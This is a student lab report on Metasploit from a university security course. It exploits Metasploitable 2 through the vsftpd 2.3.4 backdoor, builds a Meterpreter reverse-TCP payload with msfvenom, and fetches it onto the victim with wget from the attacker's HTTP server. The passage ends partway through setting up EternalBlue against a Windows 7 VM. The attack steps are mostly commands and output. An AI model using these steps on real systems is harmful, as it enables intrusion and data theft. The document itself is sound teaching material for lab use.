METASPLOIT

CSE 406 Security Sessional

Md. Zulkar Naim - 1905016
Rakib Ahsan - 1905024

Bangladesh University of Engineering and Technology

March 2024

Contents

Chapter 1

Introduction to Metasploit

1.1 What is Metasploit?

Metasploit is a powerful and versatile penetration testing framework that provides security professionals and ethical hackers with a comprehensive set of tools for assessing and exploiting vulnerabilities in computer systems. Developed by Rapid7, Metasploit simplifies the process of testing and validating the security of networks, applications, and devices. It encompasses a wide range of exploit modules, payloads, and auxiliary modules, enabling users to simulate real-world cyber attacks and identify potential weaknesses in target systems. Metasploit's modular architecture allows for flexibility and customization, making it a preferred choice for security experts and researchers. Despite its potency, Metasploit is strictly intended for ethical and legal use, promoting the responsible and constructive application of cybersecurity skills.

1.2 Structure

Metasploit contains 6 basic modules on which the system operates. They are:

- **Exploit Module:** These modules target specific vulnerabilities in software or systems to exploit and compromise a target. Metasploit can automate the exploitation process by providing a reliable and consistent method for compromising a system.
  Example: An exploit module might target a known vulnerability in a web server software to gain unauthorized access.

- **Payload Module:** Payloads are the components of an exploit that execute on the compromised system after successful exploitation. Metasploit can provide various functionalities, such as creating a remote shell, collecting information, or facilitating post-exploitation tasks.
  Example: The Meterpreter payload offers a versatile post-exploitation environment with capabilities like file system manipulation and network reconnaissance.

- **Auxiliary Module:** These modules perform supporting tasks such as scanning, fingerprinting, or information gathering. Metasploit can help security professionals assess and understand the target environment before launching more targeted attacks.
  Example: An auxiliary module might conduct network scanning to identify live hosts and open ports on a target network.

- **Post-Exploitation Module:** Executed after successful exploitation, these modules focus on post-exploitation activities. Metasploit can Gather additional information, pivot to other systems, or perform specific actions on the compromised system.
  Example: A post module could extract sensitive data from a compromised database or conduct lateral movement within a network.

- **Encoder Module:** These modules encode the payload to obfuscate it and evade detection by antivirus or intrusion detection systems. Metasploit can enhance the effectiveness of exploits by making it more challenging for security tools to identify malicious code.
  Example: An encoder module could transform the payload's binary code to avoid signature-based detection.


- **NOP Module:** These modules generate specific byte sequences or patterns used to identify memory corruption issues during the exploitation process. Metasploit can aid in detecting vulnerabilities like buffer overflows by analyzing the response of a target system to specific inputs.
  Example: A NOPS module might help identify the point of failure in a target application's memory space.

1.3 Installation

The installation of Metasploit varies depending on the operating system in use. In Kali Linux, Metasploit comes pre-installed. For this report, we will be using Kali Linux OS with pre-installed Metasploit.

Steps for installation:

- Boot up your Kali Linux Machine. VMs can also be used.
- Locate and open the terminal application in Kali Linux
- Simply type `msfconsole` into the terminal and press Enter.



When Metasploit is opened, we will get an opening window like this. The opening window features amusing ascii artworks drawing references from pop culture.

To explore the modules of metasploit in a kali machine directly from the terminal, we need to direct to the following directory:

```
kali@kali:~$ cd /usr/share/metasploit-framework/
```

Here we can see all the seven modules:

```
kali@kali:/usr/share/metasploit-framework/modules$ ls -l

drwxr-xr-x 22 root root 4096 Jan 27 2020 auxiliary
drwxr-xr-x 12 root root 4096 Jan 27 2020 encoders
drwxr-xr-x 3 root root 4096 Jan 27 2020 evasion
drwxr-xr-x 22 root root 4096 Jan 27 2020 exploits
drwxr-xr-x 11 root root 4096 Jan 27 2020 nops
drwxr-xr-x 5 root root 4096 Jan 27 2020 payloads
drwxr-xr-x 16 root root 4096 Jan 27 2020 post
```

Within each of these modules, there is a rich collection of essential tools (packages coded in the RUBY language) available for ethical hacking, vulnerability analysis, and related purposes.

Chapter 2

Introduction to Metasploitable 2

2.1 What is Metasploitable 2

Metasploitable 2 is a **purposely vulnerable virtual machine** crafted for cybersecurity practitioners, ethical hackers, and penetration testers. Developed by the Metasploit project, it **emulates a variety of security vulnerabilities** present in typical operating systems and applications. This intentionally weak system provides a controlled environment for users to practice exploiting and securing common security flaws using tools like the Metasploit Framework, facilitating hands-on experience in a safe setting.


2.2 Installation

Metasploitable 2 is not installed like typical software; rather, **it is a virtual machine image that you deploy within a virtualization platform such as VMware or VirtualBox**. Here's a general guide on how to set up Metasploitable 2:

- Download Metasploitable 2: Visit the Metasploit GitHub repository or other reliable sources to download the Metasploitable 2 virtual machine image.
- Choose a Virtualization Platform: Decide whether you want to use VMware or VirtualBox as your virtualization platform. VirtualBox was used to make this report.
- Import Metasploitable 2 into Virtualization Software: Import the downloaded VM image into the Virtual Machine.
- Configure Network Settings: Connect all VM networks to a NAT network for bandwidth exchange.
- Open Metasploitable 2: Boot up the virtual machine and open Metasploitable 2.

2.3 Open Ports for Backdoor Attack in Metasploitable 2

To get an idea about the ports that are open at metasploitable 2 we can run the namp command at our msfconsole with the ip address of the metaploitable2.



```
└─$ nmap 10.0.2.4 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 00:28 +06
Nmap scan report for 10.0.2.4
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2.1: Nmap report of victim machine

We can use any of the open ports for exploitation and create a backdoor for that port.

Chapter 3

Attacking Metasploitable 2 and Launching Meterpreter

3.1 Introduction

Meterpreter is an extensible payload within the Metasploit Framework that offers a remote shell, privilege escalation, file system manipulation etc.
In this chapter, we will attack the metasploitable 2 system and perform the following:

- Use nmap and find open ports of Metasploitable 2
- Select FTP port and search the available vulnerabilities of that port
- After gaining access, put a reverse tcp shell in the system and then launch Meterpreter to get complete access.

3.2 Exploiting Metasploitable 2 through FTP port

In this attack, IP address of victim machine: **10.0.2.15** and IP address of attacker machine: **10.0.2.4**.

3.2.1 Find Vulnerable Ports using Nmap

- At first, we find out the IP address of the target machine, in this case, Metasploitable 2 VM. Then we run command `nmap 10.0.2.4 -sV` Here `-sV` flag denotes `show version` enabled. The result shows all the open ports that can be exploited. We will select FTP port (port 21) for exploitation.




Figure 3.1: Nmap report of victim machine

3.2.2 Search Exploits for Target Port

- We first scan through metadb for available vulnerabilities of the target port. We see that one exploit is available. We select the exploit.

```
msf6 > search vsftpd type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 3.2: Exploit search result

3.2.3 Set the Payload

- Then we have to set the payload of the exploit. We browse through the payload, find one and set it as our payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 3.3: Payload search result

- Using `show options` command, we can set the parameters of the payload. We see `RHOSTS` parameter is required which is the ip address of the target machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Figure 3.4: Setting the payload

- We set the `RHOSTS` parameter to Metasploitable 2 ip address.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS ⇒ 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Figure 3.5: Configuration of options

3.2.4 Run the Exploit

- After setting everything, we execute our attack via `run` command. It opens a shell with root privilege in the target machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.15:46777 → 10.0.2.4:6200) at 2024-03-04 00:58:06 +0600

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:40:f4:62
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe40:f462/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2909 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2747 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:237138 (231.5 KB)  TX bytes:264952 (258.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:244 errors:0 dropped:0 overruns:0 frame:0
          TX packets:244 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:93713 (91.5 KB)  TX bytes:93713 (91.5 KB)

whoami
root
```

Figure 3.6: Execution of Exploit

3.3 Creation of a TCP Reverse Shell Payload and Uploading it to Client Machine

Now, we have gained access to the clients machine. We can now put a tcp connection listener into the clients machine and run it at any particular port. We can then accept that reverse tcp connection from our own machine's metasploit and open a meterpreter shell there.

3.3.1 Create the Payload

- We create our payload `disaster.elf` through following command.

```
┌──(zulkar㉿kali)-[~/Desktop/Payloads]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5555 -f elf > disaster.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes


┌──(zulkar㉿kali)-[~/Desktop/Payloads]
└─$ ls
disaster.elf
```

Figure 3.7: Creating Payload

3.3.2 Start Server for Payload Download

- After the payload has been created, we make it available by creating a server. We will download the payload from the server later on. It was made sure to give execute permission to the payload.

```
chmod 777 disaster.elf
```

```
┌──(zulkar㉿kali)-[~/Desktop/Payloads]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 3.8: Starting Server

```
whoami
root
wget http://10.0.2.15:8000/disaster.elf
--14:10:11--  http://10.0.2.15:8000/disaster.elf
          ⇒ `disaster.elf'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

    0K                                                        100%   10.09 MB/s

14:10:11 (10.09 MB/s) - `disaster.elf' saved [207/207]
```

Figure 3.9: Payload download in victim machine

3.3.3 Open up meterpreter shell

- we choose the exploit multi/handler for listening to the meterpreter session. We set the payload to reverse tcp and run the exploit. We then set the `LHOSTS` paramater.




Figure 3.10: Selection and Configuration




Figure 3.11: Execution of exploit

- Now if we execute our payload by command `./disaster.elf`, there will be a session opened to listen to the target machine. Now we can smuggle many private information to our machine.




Figure 3.12: Session created

Chapter 4

Windows 7 EternalBlue Exploit

4.1 Introduction

In this demonstration, we try to perform a famous exploit, EternalBlue. Back in the days, WannaCry ransomware exploited EternalBlue to gain access to Windows machines. This attack can be divided into two parts for better understanding:

- **Information Gathering:** We use nmap to find open ports of victim machine and then use **Auxiliary Module** of Metasploit to check for vulnerability of victim machine to particular exploit.
- **EternalBlue Vulnerability Exploitation:** After discovering vulnerability, we use exploit module to exploit particular vulnerability.

4.2 Information Gathering

In this attack,
$\widehat{\text{IP}}$ address of victim machine: **10.0.2.15**
$\widehat{\text{IP}}$ address of attacker machine: **10.0.2.7**.

4.2.1 Find Vulnerable Ports using Nmap

- We then use Nmap to find open ports of victim machine.

```
┌──(zulkar㉿kali)-[~]
└─$ nmap 10.0.2.15 -Pn -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 19:11 +06
Nmap scan report for 10.0.2.15
Host is up (0.0013s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: ZULKAR-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds
```

Figure 4.1: Nmap report of victim machine

We can see that port 445 is open which is related to Windows smb service. Smb service is used for file sharing.

4.2.2 Check Vulnerability of Target Port

- Now we try to find smb related exploit scanner in metasploit using the search feature. Here using `type:auxiliary`, we are limiting our search in just auxiliary modules.




Figure 4.2: Auxiliary module search result

- We will use `smb_ms17_010`. So we select it using `use` command and display the necessary parameters we need to set using the `show options` command.




Figure 4.3: Selection and show options

- We set the `RHOSTS` to our victim's IP which is 10.0.2.15 and check to see if it is properly set.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.0.2.15
rhosts ⇒ 10.0.2.15
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                Required  Description
   ----         ---------------                --------  -----------
   CHECK_ARCH   true                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework  yes       List of named pipes to check
                /data/wordlists/named_pipes.txt
   RHOSTS       10.0.2.15                      yes       The target host(s), see https://docs.metasploit.com/do
                                                         cs/using-metasploit/basics/using-metasploit.html
   RPORT        445                            yes       The SMB service port (TCP)
   SMBDomain    .                              no        The Windows domain to use for authentication
   SMBPass                                     no        The password for the specified username
   SMBUser                                     no        The username to authenticate as
   THREADS      1                              yes       The number of concurrent threads (max one per host)
```

Figure 4.4: Configuration of options

- Then we execute it and find out that **our victim is vulnerable to that particular exploit.**

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64
-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 4.5: Execution of scanner

4.3 EternalBlue Vulnerability Exploitation

4.3.1 Search Exploits for ms17 Port

- Next we search for `ms17_010` exploit.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17

Matching Modules
================

   #  Name                                                Disclosure Date  Rank     Check  Description
   -  ----                                                ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue            2017-03-14       average  Yes    MS17-010 EternalBlue S
MB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec                 2017-03-14       normal   Yes    MS17-010 EternalRomanc
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command                2017-03-14       normal   No     MS17-010 EternalRomanc
